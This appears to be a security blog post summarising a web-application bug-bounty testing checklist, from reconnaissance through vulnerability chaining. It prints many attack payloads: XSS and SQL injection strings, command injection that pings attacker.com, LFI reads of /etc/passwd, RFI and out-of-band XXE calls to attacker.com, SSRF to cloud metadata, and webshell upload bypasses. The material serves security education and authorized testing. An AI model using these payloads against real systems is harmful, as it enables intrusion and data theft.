Listen to this Post
Introduction:

Web application security testing demands a structured methodology that mirrors real-world attack patterns rather than a scattered checklist of isolated vulnerabilities. Wesley Thijs (The XSS Rat), an OWASP Speaker and OSCP-certified ethical hacker, has released the most comprehensive version of his Bug Bounty Hunting Checklist, freely available on GitHub. This methodology walks testers through the exact order of operations an attacker would follow—from reconnaissance and hidden endpoint discovery through to vulnerability chaining—transforming low-severity findings into critical reports that demand immediate remediation.
Learning Objectives & Secrets:
- Objective 1: Master the Reconnaissance Pipeline – Learn to systematically discover hidden endpoints, JavaScript files, and forgotten API documentation using tools like GAU, waybackurls, and Google Dorks before launching any active attacks.
- Objective 2 Secret Tip: Session Fixation & Invalidation Testing – Beyond checking for secure flags, verify that session tokens change after login, that logout invalidates tokens server-side, and that deleted user accounts immediately terminate active sessions.
- Objective 3 Secret Tip: Chain Low-Severity Bugs for Maximum Impact – A reflected XSS alone may be dismissed, but combined with a misconfigured CORS policy or a missing HttpOnly flag, it becomes a session hijacking vector that gets triaged seriously.
You Should Know:
1. Reconnaissance & Hidden Endpoint Discovery
The foundation of any successful web application test begins with passive and active reconnaissance. Before injecting a single payload, you must understand the application’s attack surface. The checklist emphasizes reading all available documentation—if an API exists, API documentation is likely discoverable via Google dorks such as site:target.com api docs. Mobile applications often communicate with backend APIs that may fall outside scope boundaries, presenting unique testing opportunities.
Step-by-Step Reconnaissance Guide:
Step 1: Passive Enumeration – Use GAU (GetAllURLs) or waybackurls to fetch historical endpoints and JavaScript files from the Wayback Machine. Run:
 Linux – Install and run gau
go install github.com/lc/gau/v2/cmd/gau@latest
gau target.com | tee historical_urls.txt

Alternative with waybackurls
echo "target.com" | waybackurls | tee wayback_urls.txt
Step 2: Google Dorking – Search for sensitive files and endpoints:
site:target.com filetype:js
site:target.com inurl:api
site:target.com "internal use only"
site:target.com ext:bak | ext:old | ext:zip
These dorks often reveal backup files (.bak, .old, .zip, .tar.gz) and hardcoded credentials in JavaScript.
Step 3: Directory Brute-Forcing – Use tools like gobuster, feroxbuster, or ffuf with a comprehensive wordlist:
 Linux – Gobuster directory enumeration
gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -t 50

Windows – Using feroxbuster (available via choco or standalone)
feroxbuster -u https://target.com -w C:\wordlists\common.txt -t 50
Focus on admin panels (/admin, /administrator, /manage, /dashboard, /cp) and check application settings for disabled-by-default modules—every extra feature is a potential attack surface.
2. Session Management & Token Security
Session management flaws remain among the most critical web vulnerabilities, often leading to complete account takeover. The checklist provides a systematic approach to testing session integrity that goes beyond simple cookie inspection.
Step-by-Step Session Testing Guide:
Step 1: Role-Based Access Control (RBAC) Testing – Create accounts for every role within the application and verify whether each role can directly access pages or actions it should not. Remove a role from a user and confirm the server enforces the change immediately—not just on the next login.
Step 2: Session Token Analysis – Inspect the session token structure:
– Does the token change after login? If not, it may be vulnerable to session fixation.
– Is the token present in the URL (GET parameter)? It should only be in cookies.
– Are tokens long, random, and unpredictable (not sequential or time-based)?
Step 3: Session Invalidation Testing – Delete a logged-in user’s account and verify the active session is terminated server-side. Confirm that logout invalidates the session token on the server, not just in the browser. Test for hard session timeouts—sessions should expire after a period of inactivity.
3. Cookie Security & HTTP Headers
Cookie misconfigurations are among the most commonly overlooked vulnerabilities, yet they directly enable session hijacking and cross-site request forgery (CSRF) attacks. The checklist systematically evaluates each security flag.
Step-by-Step Cookie Audit:
Step 1: Verify HttpOnly Flag – Session cookies without the `HttpOnly` flag allow JavaScript to steal the cookie via XSS. Use browser developer tools or intercept requests with Burp Suite:
Cookie: sessionid=abc123; HttpOnly; Secure; SameSite=Strict
Step 2: Verify Secure Flag – Without the `Secure` flag, cookies can be transmitted over unencrypted HTTP, enabling network-based interception.
Step 3: Verify SameSite Attribute – The `SameSite` attribute should be set to `Strict` or Lax; without it, CSRF attacks become easier to exploit.
Step 4: Domain Scoping – A wildcard domain (.example.com) allows all subdomains to access the cookie, increasing the attack surface if any subdomain is compromised.
- Injection Attacks: XSS, SSTI, SQLi, and Command Injection
The checklist emphasizes testing for XSS and SSTI as early as possible—insert payloads into every input field. This section covers the full spectrum of injection vulnerabilities.
XSS Filter Evasion Techniques:
<!-- Basic payload -->
<script>alert('XSS')</script>

<!-- Filter evasion with onerror -->
<img src=x onerror=alert('XSS')>

<!-- Case manipulation -->
<ScRiPt>alert('XSS')</ScRiPt>

<!-- Double encoding for WAF bypass -->
%253Cscript%253Ealert('XSS')%253C%2Fscript%253E
SQL Injection Testing:
-- Classic error-based
' OR '1'='1' --
' UNION SELECT null,username,password FROM users --

-- Time-based blind
' AND SLEEP(5) --
' OR IF(1=1, SLEEP(5), 0) --
Command Injection (Linux/Windows):
 Linux command injection
; whoami
| id
|| ping -c 10 attacker.com

Windows command injection
& whoami
| whoami
|| ping -1 10 attacker.com
- Broken Access Control: IDOR, LFI/RFI, and File Upload
Insecure Direct Object References (IDOR) and file inclusion vulnerabilities remain pervasive in modern applications. The checklist provides a structured approach to identifying these flaws.
IDOR Testing Methodology:
- Identify object references in URLs (
/user/123,/invoice?ID=456) - Increment or decrement numeric IDs to access other users’ data
- Use Burp Intruder to fuzz ID parameters with a range of values
- Test both authenticated and unauthenticated access to these endpoints
Local/Remote File Inclusion (LFI/RFI):
 LFI payloads
../../../../etc/passwd
......\windows\win.ini
php://filter/convert.base64-encode/resource=index.php

RFI payloads
http://attacker.com/shell.txt
\attacker.com\share\malicious.php
File Upload Bypass Techniques:
- Bypass extension filters:
shell.php.jpg, `shell.php%00.jpg`
– Bypass content-type checks: `Content-Type: image/jpeg` with PHP code - Double extensions: `shell.php.png` (if server processes last extension)
- Use polyglot files that are valid in multiple formats
6. SSRF, XXE, and Open Redirects
Server-Side Request Forgery (SSRF) and XML External Entity (XXE) injection can lead to internal network compromise, while open redirects facilitate phishing attacks.
SSRF Testing Payloads:
http://169.254.169.254/latest/meta-data/  AWS metadata
http://127.0.0.1:8080/admin
http://localhost/admin
http://[::1]/admin
http://0.0.0.0/admin
Use DNS rebinding and URL parsers to bypass allowlists (e.g., `http://[email protected]`).
XXE Payloads:
<?xml version="1.0"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<root>&xxe;</root>

<!-- Blind XXE with out-of-band exfiltration -->
<!ENTITY % payload SYSTEM "http://attacker.com/xxe.dtd">
%payload;
Open Redirect Testing:
https://target.com/redirect?url=http://attacker.com
https://target.com/redirect?url=//attacker.com
https://target.com/redirect?url=https://[email protected]
7. Vulnerability Chaining: From Low to Critical
The checklist concludes with a critical section on chaining vulnerabilities, emphasizing that a low-severity finding combined with another becomes a report that gets triaged seriously. This is where methodology separates skilled hunters from beginners.
Common Chains:
- Reflected XSS + Missing HttpOnly Flag → Session hijacking → Account takeover
- IDOR + Weak Session Management → Horizontal privilege escalation → Data breach
- Open Redirect + SSRF → Internal network enumeration → RCE
- File Upload Bypass + LFI → Remote code execution → Server compromise
PoC or GTFO – The checklist’s golden rule: always have a working proof of concept before reporting. A bug with no demonstrated impact is often dismissed.
What Undercode Say:
- Key Takeaway 1: Methodology Over Tools – The most complete checklist isn’t about having the largest payload list; it’s about testing in the order an attacker would actually operate. Reconnaissance comes first, then session management, then injections, and finally chaining. This mirrors real attack patterns and produces higher-quality findings.
-
Key Takeaway 2: Free Resources Democratize Security – The XSS Rat’s decision to keep this checklist free and open-source (no signup required) reflects a growing movement to democratize security education. The companion 901 Beginner Web Hacking Guide Bundle offers structured theory for those earlier in their journey, with discounts available. This two-tier approach—free practical checklist plus paid structured theory—creates an accessible learning pathway for the entire security community.
Analysis: The checklist’s emphasis on VDP (Vulnerability Disclosure Programs) over paid bug bounty programs for hunters seeking less competition is a strategic insight often overlooked. The recommendation to invest in paywall access for better coverage acknowledges that comprehensive testing requires investment. The reminder that every extra feature is a potential attack surface fewer hunters have seen encourages thinking beyond default configurations. Most importantly, the focus on proving impact clearly in reports—a bug with no demonstrated impact is often dismissed—addresses the critical soft skill of security reporting that technical training often neglects.
Prediction:
- +1 The trend toward free, open-source security checklists will continue, lowering the barrier to entry for aspiring ethical hackers and diversifying the security talent pool.
- +1 Vulnerability chaining will become a standardized metric for assessing bug bounty reports, with platforms increasingly rewarding chain findings over isolated low-severity bugs.
- -1 As checklists become more comprehensive, attackers will also adopt these methodologies, accelerating the discovery of zero-day vulnerabilities and increasing pressure on defensive teams.
- -1 The democratization of advanced testing techniques may lead to an increase in unauthorized testing by less experienced individuals, highlighting the critical importance of the “authorized testing only” disclaimer.
- +1 The integration of structured theory (like the 901 Beginner Guide) with practical checklists will become the dominant model for cybersecurity education, replacing fragmented, tool-centric training.
▶️ Related Video (78% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eh2ZSMWD – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


